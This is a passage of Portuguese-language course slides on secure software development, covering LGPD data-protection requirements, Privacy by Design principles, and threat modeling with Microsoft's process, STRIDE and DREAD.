- **Autoridade Nacional**: ANPD, que fiscalizou a empresa e impôs a multa.

Distinção muito importante

- O **Controlador** é quem coleta e decide como as informações pessoais são tratadas.
- **Operador** é contratado pelo controlador, tem acesso às informações mas não decide.

Requisitos Regulatorios

Como implementar o tratamento de dados segundo a LGPD?

Verifique os seguintes aspectos:

- I) Se os dados tratados pela pessoa jurídica estão de acordo com os princípios estabelecidos pela LGPD;
- II) Se os direitos do usuário estão sendo respeitados;
- III) Se o compartilhamento de dados está sendo feito adequadamente, caso ocorra.

Quais são os direitos do usuário de acordo com a LGPD?

Há 3 principais direitos do usuário:

- Acesso aos dados;
- Acesso a informações sobre o uso dos dados
- Consentimento em relação ao tratamento dos dados

Requisitos Regulatorios

Como fazer a política de privacidade?

Após ajustar o tratamento de dados conforme a LGPD, é necessário produzir uma política de proteção de dados com os seguintes aspectos:

Art. 9. I-finalidade específica do tratamento;

- II – forma e duração do tratamento, observados os segredos comercial e industrial;
- III – identificação do controlador;
- IV – informações de contato do controlador;
- V – informações acerca do uso compartilhado de dados pelo controlador e a finalidade;
- VI – responsabilidades dos agentes que realizarão o tratamento;
- VII – direitos do titular, com menção explícita aos direitos contidos no art. 18 desta Lei.

Requisitos Regulatorios

| Principios | Objetivos |
|---|---|
| Finalidade, Adequação e Necessidade | Limitar o uso de dados |
| Livre acesso, Qualidade dos dados e Transparência | Garantir aos titulares o acesso às informações relativas ao uso de seus dados |
| Segurança, Prevenção e Não Discriminação | Assegurar a proteção de dados |
| Prestação de Contas | Salvaguardar a eficácia da proteção de dados |

Requisitos Regulatorios

A proteção de dados e a preocupação com privacidade é parte integrante também do desenvolvimento de software e da maneira como um produto ou serviço é criado. Com isso, dois conceitos passaram a ser amplamente reforçados no Brasil.

Trata-se do “**Privacy by Design**” (privacidade desde a concepção) e “**Privacy by Default**” (privacidade por padrão).

- **Privacy by Design:** Trata-se de um modelo teórico com 7 princípios que toda organização deve adotar em sua filosofia de criação de produtos ou serviços, para garantir que a privacidade seja pensada desde a sua concepção.
- **Privacy by Default:** É o segundo princípio que decorre do modelo Privacy by design. Diz respeito à adoção da proteção de dados pessoais como padrão em todos os processos e atividades desenvolvidos pela empresa.

O modelo de Privacy by Design, por si só, não resolve os problemas de proteção de dados e privacidade de uma organização, muito menos garante a sua adequação à LGPD. Contudo, são princípios valiosos para se manter em mente durante o desenvolvimento de novas soluções.

Resumidamente, podemos destacar os 7 princípios de Privacy by Design da seguinte forma:

Requisitos Regulatorios

❏ 1. Proativo, não reativo; preventivo, não corretivo

O Privacy by Design visa adotarmos uma postura proativa, em vez de reativa, ou seja, antecipar e se prevenir de incidentes de privacidade antes que eles possam ocorrer e não tentar remediar depois de ocorrido.

Assim, de maneira geral, independentemente de onde for aplicado, inicia-se através do reconhecimento implícito do valor e dos benefícios de adotar práticas fortes de privacidade de forma proativa e consistente, seja em um novo projeto de desenvolvimento, design de tela ou na implementação de uma nova tecnologia.

Isso exige um comprometimento com padrões e cuidados elevados de privacidade, muitas vezes mais rigorosos do que os impostos pelas próprias regulamentações de proteção de dados, como a GDPR e LGPD.

Requisitos Regulatorios

❏ 2. Privacidade como padrão (Privacy by Default)

Um ponto fundamental do Privacy by Design é que **a privacidade deve ser sempre a configuração padrão em qualquer sistema ou prática de negócio**, não exigindo qualquer configuração ou interação por parte do usuário final.

Dessa forma, o indivíduo não precisa fazer nada para que sua privacidade permaneça restrita. Ela faz parte do sistema, produto ou tecnologia por padrão.

É importante ter em mente **alguns pontos para se implementar esse princípio**:

Especificação do propósito: O propósito para a coleta, tratamento, uso e transferência dos dados deve ser específico, claro, limitado a sua finalidade e comunicado ao indivíduo no momento da coleta.

Limitação da coleta: Deve ser coletado somente os dados realmente necessários para cumprir o propósito do tratamento e deve ser feita de maneira legal e transparente.

Minimização dos dados: Por padrão, deve-se coletar o mínimo possível de dados pessoais, quanto menos melhor, minimizando ao máximo o risco de uso de dados não necessários, seja no projeto de desenvolvimento, design de tela ou na implementação de tecnologias.

Requisitos Regulatorios

Limitação no uso, retenção e divulgação: O uso, retenção e divulgação de dados deve ser limitado e restrito ao necessário para cumprir o propósito informado ou atender uma obrigação legal, sendo que depois deve ser previsto a possibilidade de descarte definitivo ou em alguns casos, a salva de forma anonimizada de forma irreversível.

❏ 3. Privacidade incorporada ao design

Este princípio deve ser incorporado ao design e na arquitetura de desenvolvimento de sistema ou na prática de negócios ou quaisquer produtos e serviços desenhados na empresa. Ou seja, a **privacidade é um componente essencial do sistema, sem diminuir sua funcionalidade**.

Isso exige uma abordagem que seja:

- Holística, sempre considerando contextos mais amplos;
- Integrada, porque todas as partes interessadas devem ser consultadas;
- Criativa, já que muitas vezes será preciso se reinventar para adotar práticas que de fato respeitem os princípios da privacidade.

Requisitos Regulatorios

❏ 4. Funcionalidade total (soma positiva, não soma-zero)

A metodologia do Privacy by Design também procura evitar a existência de falsos dilemas, como privacidade versus otimização. **O objetivo principal é somar e permitir a funcionalidade total do sistema ou projeto, trazendo benefícios e resultados para todos e não apenas os relacionados à privacidade.**

Isso inclui:

- Incorporar a privacidade em tecnologias, processos e sistemas sem que isso prejudique sua funcionalidade total e, na medida do possível, que todos os requisitos sejam otimizados;
- Incorporar outros objetivos que não somente relacionados à privacidade de maneira positiva, que agregue e não diminua;

Documentar todos os interesses e objetivos e buscar através da criatividade e inovação, soluções que permitam a multifuncionalidade, sem que seja preciso abrir mão de um ou outro objetivo.

Requisitos Regulatorios

❑ 5. Segurança de ponta a ponta (proteção durante todo o ciclo de vida)

Outro princípio essencial do Privacy by Design prevê **a adoção de medidas robustas de segurança de ponta a ponta, protegendo continuamente os dados coletados durante todo seu ciclo de vida**. Ou seja, da coleta, uso, acesso, armazenamento até o seu descarte.

Aqui neste princípio, fica claro que, sem segurança, não existe privacidade. Portanto, é preciso que as empresas assumam a responsabilidade pela segurança dos dados pessoais através de padrões desenvolvidos e reconhecidos pelo mercado.

Os padrões de segurança aplicados devem assegurar a confidencialidade, a integridade e a disponibilidade dos dados pessoais ao longo de todo o ciclo de vida, incluindo métodos de deleção segura, criptografia e controle rígido de acessos e alterações.

Requisitos Regulatorios

6. Visibilidad e transparência

O Privacy by Design visa garantir a transparência, seja nas práticas de negócios ou na tecnologia envolvida, ou seja, se de fato está operando de acordo com o que foi prometido/acordado, tanto que está sujeita a auditorias externas e independentes.

A visibilidade e transparência são essenciais para estabelecer responsabilidades e confiança.

- **Responsabilidade:** toda a coleta de dados pessoais relacionados à privacidade deve ser documentada e comunicada de forma apropriada. Lembre-se que a coleta de dados pessoais traz consigo a responsabilidade de proteger a informação;
- **Abertura e transparência:** informações sobre políticas e práticas de privacidade relacionadas a dados pessoais devem estar disponíveis aos usuários;
- **Compliance:** é preciso estabelecer mecanismos de conformidade que permitam monitorar, avaliar e verificar o cumprimento de políticas e procedimentos de privacidade.

Requisitos Regulatorios

7. Respeito pela privacidade do usuário

O Privacy by Design acima de tudo foca no respeito pela privacidade do usuário. **É preciso sempre manter os interesses do usuário acima de tudo**, oferecendo configurações fortes de privacidade, informações claras e opções amigáveis de configurações e uso.

Neste ponto, Cavoukian destaca que, normalmente, os melhores resultados de Privacy by Design ocorrem quando os projetos são concebidos conscientemente em torno dos usuários em relação aos seus interesses e necessidades de segurança e privacidade.

Para a pesquisadora, **a ação mais efetiva contra abusos de privacidade e mau uso de dados é justamente empoderar os indivíduos para que eles tenham papel ativo no gerenciamento dos seus próprios dados.**

Neste sentido, é preciso sempre levar em conta pontos como:

Consentimento: O consentimento deve ser do usuário para a coleta, uso ou divulgação de dados pessoais, exceto onde for permitido por lei. Quanto maior a sensibilidade dos dados, mais clara e específica deverá ser a qualidade do consentimento exigido. O consentimento poderá ser retirado posteriormente.

Requisitos Regulatorios

Precisão: Os dados pessoais devem ser precisos, completos e atualizados quando necessário para que se possa cumprir os objetivos específicos.

Acesso: Os usuários devem ter acesso aos seus dados pessoais, além de serem informados de seu uso, tratamento e divulgação. Os usuários devem ser capazes de confirmar a precisão e integridade dos dados e alterá-los sempre que necessário.

Compliance: As empresas devem estabelecer canais e mecanismos de atendimento aos usuários, onde possam solicitar correções, informações e/ou comunicar informações sobre eles ao público, incluindo como acessar o próximo nível de recurso.

Requisitos Regulatorios

Como operacionalizar esses conceitos na prática no desenvolvimento de uma solução?

- Um software deve ser desenvolvido de modo a permitir a fácil identificação de todos os dados pessoais armazenados referentes a determinada pessoa.
- Todos os processos que envolvem a coleta de consentimento de um usuário devem possibilitar uma liberdade de escolha real sobre a utilização ou não de seus dados. Sem isso, o consentimento coletado é inválido e, portanto, a utilização dos dados pessoais pode ser considerada irregular. Não é recomendado que conste um “check” com um tick pré-definido neste processo.
- Os dados devem ser armazenados de modo a permitir a sua anonimização, caso o titular assim exija (e seja viável). Em cada touchpoint com o usuário, é importante viabilizar o acesso à política de privacidade ou documento equivalente, de modo a dar transparência a este usuário sobre as práticas de privacidade e proteção de dados da empresa.
- Permitir, tecnicamente (por meio de logs, preferencialmente), que haja o registro do tratamento dos dados pessoais.
- Considerar que os usuários de uma determinada solução tenham informações, meios e controles suficientes para que possam exercer os seus direitos também, que passaram a ser conferidos a partir da LGPD.

Requisitos Regulatorios

Além dos conceitos de Privacy by design e privacy by default, abordado anteriormente, vale destacar também o conceito de security by design. Isto pois, privacidade e segurança andam juntas para a proteção de dados pessoais.

Esse conceito, no entanto, não veio com a LGPD. Na verdade, quando pensamos em segurança no desenvolvimento de software, já temos recomendações nesse sentido há décadas.

O conceito de Shift left nos diz exatamente isso. Ao invés de a segurança ser uma preocupação ao final do pipeline de desenvolvimento do software, ela deve “ir para esquerda”, para o início do desenvolvimento, sendo uma preocupação constante em todo o desenvolvimento. O mundo ideal, portanto, é aquele em que a segurança seja testada de forma iterativa em cada etapa do avanço de um projeto de desenvolvimento.

02

Design e Arquitetura

Modelagem de Ameaças e
Security By Design



Modelagem de Ameaças

Modelagem de Ameaças é a busca por possíveis riscos a que nosso software estará exposto, consequentemente resolvendo a causa raiz de problemas.

Por que pensar em Modelagem de Ameaças? Bom, durante o processo de desenvolvimento de software, algumas etapas devem ser observadas para que o resultado final seja uma aplicação segura e que consiga alcançar todos os requisitos estabelecidos.

A modelagem de ameaças pode ser aplicada a uma ampla variedade de coisas, um modelo de ameaça normalmente inclui:

- Descrição do assunto a ser modelado.
- Suposições que podem ser verificadas ou desafiadas no futuro conforme o cenário.
- Ameaças potenciais ao sistema.
- Ações que podem ser tomadas para mitigar cada ameaça.
- Uma forma de validar o modelo e ameaças, e verificar o sucesso das ações tomadas.

Modelagem de Ameaças

❏ Conceitos Básicos

Ativo: Qualquer coisa tangível ou intangível que tem valor para uma organização ou indivíduo.

Vulnerabilidade: Fragilidade de um ativo ou controle de segurança que pode ser explorada por uma ou mais ameaças.

Ameaça: Causa potencial de um incidente indesejado que pode resultar em dano a um ativo (sistema, pessoas, reputação, etc) ou organização.

Agente ou Fonte de ameaça: É autor que intencionalmente ou não explora uma vulnerabilidade e causa impacto, danos ou prejuízos, nos ativos do alvo explorado. Por trás de toda ameaça intencional existe alguma motivação: política, ideológica, financeira, religiosa, emocional, etc.

Ataque: Um ataque se caracteriza por uma ação tomada por algo ou alguém e que visa danificar um ativo utilizando uma ou mais vulnerabilidades para concretizar um cenário de ameaça. Por exemplo, um atacante pode utilizar ferramentas de geração de tráfego automático com o intuito de realizar um ataque de negação de serviço contra um sistema IoT.

Contramedida: Medida de segurança adotada para mitigar uma vulnerabilidade e, consequentemente, diminuir ou extinguir as possibilidades de exploração de um ativo por uma determinada ameaça de segurança associada. Por exemplo, com o intuito de mitigar ameaças à privacidade e confidencialidade, pode-se utilizar protocolos de criptografia durante a comunicação entre as entidades do sistema.

Modelagem de Ameaças

O pensamento dentro do processo de construção de modelagem de ameaças é o de tentar entender todas as ameaças que sua aplicação pode enfrentar, e desta forma, desenhar uma solução que pode já ter seus princípios de construção mitigando muitas das ameaças reais que a aplicação pode sofrer.

Para falarmos de modelagem, temos que entender que, apesar da modelagem ser uma abordagem extremamente técnica, não é necessário ser um especialista em segurança de aplicações para executar dentro do processo de testes de segurança.

□ Design

A fase de design é a base para suas atividades de modelagem de risco. Você reunirá o máximo de dados possível sobre o que está criando e o que está usando para criá-lo.

Metas

- Desenvolver uma visão clara de como o sistema funciona.
- Listar todos os serviços consumidos pelo seu sistema.
- Enumerar todas as suposições sobre o ambiente e as configurações de segurança padrão.
- Criar um diagrama de fluxo de dados usando o nível de profundidade de contexto certo.

Modelagem de Ameaças

❏ Metodologias

Hoje temos duas grandes metodologias que podemos usar para entender e criar nossas modelagens.

A primeira é uma das mais antigas que foi **melhorada pela Microsoft** ainda na década de 90. Ela tornou a Modelagem de Ameaças um processo mais estruturado e que poderia facilitar o desenvolvimento da segurança das aplicações.

Dentro do modelo da Microsoft, há 6 conceitos básicos que devem ser observados, sendo eles: a definição de requisitos identificando os bens a serem protegidos, a criação do diagrama de aplicações, decomposição dos componentes do software, identificação das ameaças, documentar e classificar as ameaças.

O grande lance da modelagem melhorada pela Microsoft é que ela nos traz um conjunto de conceitos e métodos que nos dão **um caminho a ser seguido**, tornando a modelagem um processo estruturado. Isso sem deixar margem para que o processo seja desenvolvido sem uma estrutura básica.


Esse ponto tornou fácil fazer modelagem. Vamos ver quais são estes pontos e as etapas que, de forma geral, a Microsoft identifica para serem seguidas para a conclusão de uma modelagem de ameaças.

Modelagem de Ameaças

■ Etapas

"Lembre-se conheça o seu sistema e conheça o seu inimigo e não temerá o resultado de 100 batalhas"

Processo



Modelagem de Ameaças

1. Identificar os Bens

A **primeira etapa** é o processo de **identificação de ativos**. Neste caso, ativos são todos os componentes de valor da solução, como por exemplo fluxo de dados, conexões, bases de dados, API e por aí vai.


Identificar
os Bens



Modelagem de Ameaças

2. Documente a Arquitetura

A partir da identificação dos ativos, a metodologia da Microsoft propõe a **criação de uma arquitetura geral** da aplicação. Esta fase tem por objetivo identificar **para que** a aplicação é proposta, **como ela usa e acessa os ativos identificados** na primeira etapa do processo e quais. Como saída desta fase, espera-se um **diagrama** de alto nível da composição e estrutura da aplicação, seus subsistemas, juntamente com as principais tecnologias utilizadas pela aplicação, isso ajudará a focar em ameaças específicas dessas tecnologias e determinar as técnicas de mitigação mais apropriadas.



Modelagem de Ameaças

❏ Fazer perguntas sobre o sistema

Faça o máximo possível de perguntas sobre o sistema. Aqui estão algumas questões a serem consideradas:

Descrição do sistema: O que o sistema faz? Quais são os processos de negócios com que o serviço lida? Eles estão claramente definidos?

Ambiente do sistema: O sistema será criado na nuvem ou no local? Em qual sistema operacional ele será criado? Serão usados contêineres? O sistema é um aplicativo, um serviço ou algo totalmente diferente?

Cenários: Como o sistema será usado? E como não será usado?

Permissões: O sistema tem requisitos de execução de script, dados ou acesso de hardware? Em caso afirmativo, quais são eles?

Provedor de nuvem: Qual provedor de nuvem o sistema usará? Quais opções de configuração de segurança padrão ele fornece? Como essas opções afetam os requisitos de segurança do sistema?

Sistema operacional: Qual sistema operacional será usado pelo sistema? Quais opções de configuração de segurança padrão ele oferece? Como essas opções afetam os requisitos de segurança do sistema?

Modelagem de Ameaças

Serviços próprios e de terceiros: Quais serviços de primeira parte e de terceiros serão usados pelo sistema? Quais opções de configuração de segurança padrão eles oferecem? Como essas opções afetam os requisitos de segurança do sistema?

Contas: Quais são os tipos de conta que serão usados no sistema, como usuários e administradores? Essas contas serão locais ou habilitadas para a nuvem? De que tipo de acesso elas precisam e por quê?

Identidade e controle de acesso: Como o sistema ajudará a proteger essas contas? Ele dependerá do Azure AD (Azure Active Directory)? Usará recursos como as ACLs (listas de controle de acesso), a MFA (autenticação multifator) e o controle de sessão?

Tokens e sessões: O sistema processará solicitações como APIs REST ou SOAP? Como ele tratará sessões diferentes?

Ignorar: O sistema usará ou exigirá portas dos fundos? Nesse caso, como funcionará?

Registro em log, monitoramento e backup: Quais são os mecanismos que o sistema usará para registrar eventos de segurança, monitorar anomalias e fazer backup dos dados do sistema? Que tipos de eventos serão capturados?

Modelagem de Ameaças

Rede: Quais sistemas de detecção e proteção contra intrusões serão usados? Como a comunicação será criptografada?


Dados: Que tipo de dados o sistema criará ou manipulará? Qual será o tipo de classificação de dados? Como o sistema confiará nas fontes de dados? Como ele analisará os dados? Quais serão os comportamentos de entrada e saída esperados? Como a validação será tratada? Como os dados serão criptografados em todos os estados?

Gerenciamento de segredos: Como o sistema tratará as chaves, os certificados e as credenciais?

Modelagem de Ameaças

Exemplos de Diagramas


- DFD (Diagrama de Fluxo de Dados)



Modelagem de Ameaças

Exemplos de Diagramas

- UML (Linguagem de Modelagem Unificada)



Modelagem de Ameaças

3. Decompor o Software

A fase de **decomposição** busca uma visão mais aprofundada do sistema e a criação de um **perfil de segurança**. Assim, essa etapa se destina a identificação do fluxo de dados, pontos de entrada, fronteiras de confiança (tradução livre de trust boundaries) e códigos privilegiados da aplicação.

A partir do insumo dessas informações, deve-se então criar um perfil de segurança do sistema. O perfil de segurança visa **documentar** considerações de design da aplicação no que se refere a validação de entradas do usuário, mecanismos de autenticação e autorização, gerenciamento de configuração, gerenciamento de sessão, mecanismos de criptografia, manipulação de parâmetros, gerenciamento de exceções e mecanismos de auditoria e logging da aplicação.

| Application Decomposition | | |
|---------------------------|------------------------|------------------|
| Security Profile | | Trust Boundaries |
| Input Validation | Session Management | Data Flow |
| Authentication | Cryptography | Entry Points |
| Authorization | Parameter Manipulation | Privileged Code |
| Configuration Management | Exception Management | |
| Sensitive Data | Auditing and Logging | |


Modelagem de Ameaças

4. Identificar as Ameaças

O quarto ponto é quando, com base em todos os dados que já temos, começamos a buscar **identificar ameaças** que nossa aplicação pode vir a enfrentar. A Microsoft recomenda a utilização do esquema de categorização de ameaças STRIDE. O acrônimo STRIDE é formado pelas iniciais das seguintes categorias de ameaças: **S**poofing, **T**ampering, **R**epudiation, **I**nformation disclosure, **D**enial of service e **E**levation of privilege

STRIDE

Conhecendo os objetivos do atacante, arquitetura e as possíveis vulnerabilidades do software, nesta fase vamos identificar as ameaças que podem ser utilizadas por usuários mal intencionados e umas das técnicas para identificar os riscos é o método STRIDE, que basicamente é um acrônimo para 6 categorias de ameaças.



Modelagem de Ameaças

❏ O STRIDE tenta identificar ameaças relacionadas a:

Spoofing (Falsificação): Spoofing é um ataque que consiste em mascarar (fraudar) pacotes IP utilizando endereços de remetentes falsificados, ou seja, o atacante tenta passar-se por alguém que não é.

Tampering (Violação): O atacante tenta interceptar os dados de uma aplicação através do canal de transmissão e modificá-los.

Repudiation (Repúdio): O atacante consegue efetuar qualquer ação na aplicação sem que seja atribuído como autor das mesmas.

Information Disclosure (Divulgação não autorizada de informação): Um atacante pode ler os dados privados que sua aplicação está transmitindo ou armazenando.

Denial of Service (Negação de serviço): Um atacante consegue impossibilitar que os utilizadores legítimos de uma aplicação ou serviço tenham acesso aos mesmos.

Elevation of Privilege (Elevação de privilégio): Um atacante tem possibilidade de ganhar privilégios elevados de acesso por meio não autorizado.

Modelagem de Ameaças

| Categoria | Descrição | Princípio de Segurança afetado | Impacto Adverso no sistema |
|----------------------------|---|--------------------------------|--------------------------------|
| S – Spoofing | Ocorre quando um usuário consegue se passar por outro | Autenticação | Acesso Não Autorizado |
| T – Tampering | Envolve a modificação maliciosa de um ativo | Integridade | Modificação Da Informação |
| R – Repudiation | Está associada quando um principal executa uma ação e depois pode negá-la sem algo que o conteste | Não Repúdio | Acesso Não Autorizado |
| I – Information Disclosure | Relacionada a exposição de informações a indivíduos que não estão autorizados a ter o acesso | Confidencialidade | Divulgação de Informações |
| D – Denial of Service | Envolve a degradação ou interrupção de um serviço ou ativo aos usuários legítimos | Disponibilidade | Destruição, Negação De Serviço |
| E – Elevation of Privilege | Ocorre quando um indivíduo obtém privilégios e capacidades maiores do que as que lhe são atribuídas legitimamente | Autorização | Acesso Não Autorizado |

Modelagem de Ameaças

5. Documentar Ameaças

Seguindo esses acrônimos, é possível ter um direcionamento e identificar as ameaças que podem impactar na aplicação. Tendo sido criada esta lista de ameaças, é possível agora documentar as ameaças que foram identificadas usando o método STRIDE. Para essa documentação, tente abordar as ameaças visualizando o alvo desta ameaça e colocando em um conjunto central na documentação, tente anotar informações como alvo da ameaça e meios que os atacantes podem utilizar para explorar as ameaças, anote também medidas de controle para reduzir o risco da ameaça e por fim classifica o risco da ameaça.

Uma sugestão é fazer como mostramos na imagem a seguir:

| Descrição da Ameaça | O invasor obtém credenciais de autenticação monitorando a rede |
|------------------------|--|
| Ativo (alvo da ameaça) | Processo de autenticação de usuário da aplicação |
| Risco | |
| Ataque | Uso do software de monitoramento da rede |
| Controle | Uso do SSL para fornecer canal criptografado |

Modelagem de Ameaças

6. Classificar as Ameaças

Quando se fala em **classificar ameaças** ou **determinar o risco**, envolve considerar a probabilidade dos danos que elas poderiam causar no caso de um ataque, em outras palavras classificar ela como uma ameaça **grave, média** ou **pequena**. Isso é importante, pois determinadas ameaças podem não justificar nenhuma ação quando comparado o risco com os investimentos necessários para a adequação, para classificar uma ameaça é utilizado o método **DREAD**, o acrônimo DREAD refere-se as seguintes propriedades que devem ser consideradas para classificar uma ameaça: **D**amage potential, **R**eproducibility, **E**xploitability, **A**ffected users e **D**iscoverability.

DREAD

Danos em Potencial: Avaliar os danos que podem resultar de um ataque de segurança é obviamente uma parte crítica da modelagem de ameaças. Os danos podem incluir perda de dados, falha de hardware ou mídia, desempenho abaixo do padrão ou qualquer medida semelhante que se aplique ao seu dispositivo e ao seu ambiente operacional.

Reprodutibilidade: É uma medida da frequência com que um tipo de ataque especificado terá êxito. Uma ameaça facilmente reproduzível é mais propensa a ser explorada do que uma vulnerabilidade que ocorre raramente ou imprevisível. Por exemplo, as ameaças aos recursos instalados por padrão ou que são usados em cada caminho de código potencial são altamente reproduzíveis.

Modelagem de Ameaças

Explorabilidade: A explorabilidade avalia o esforço e a experiência necessários para montar um ataque. Uma ameaça que pode ser atacada por um estudante universitário relativamente inexperiente é altamente explorável. Um ataque que requer pessoal altamente qualificado e caro para realizar é menos explorável.

Ao avaliar a exploração, considere também o número de potenciais invasores. Uma ameaça que pode ser explorada por qualquer usuário remoto e anônimo é mais explorável do que uma que requer um usuário no local altamente autorizado.

Usuários Afetados: O número de usuários que podem ser afetados por um ataque é outro fator importante na avaliação de uma ameaça. Um ataque que poderia afetar no máximo um ou dois usuários classificaria relativamente baixo nessa medida. Por outro lado, um ataque de negação de serviço que trava um servidor de rede pode afetar milhares de usuários e, portanto, classificaria muito mais alto.

Possibilidade de Descobrimto: A capacidade de descoberta é a probabilidade de que uma ameaça seja explorada. A descoberta é difícil de estimar com precisão. A abordagem mais segura é assumir que qualquer vulnerabilidade será eventualmente aproveitada e, conseqüentemente, depender das outras medidas para estabelecer a classificação relativa da ameaça.

Modelagem de Ameaças

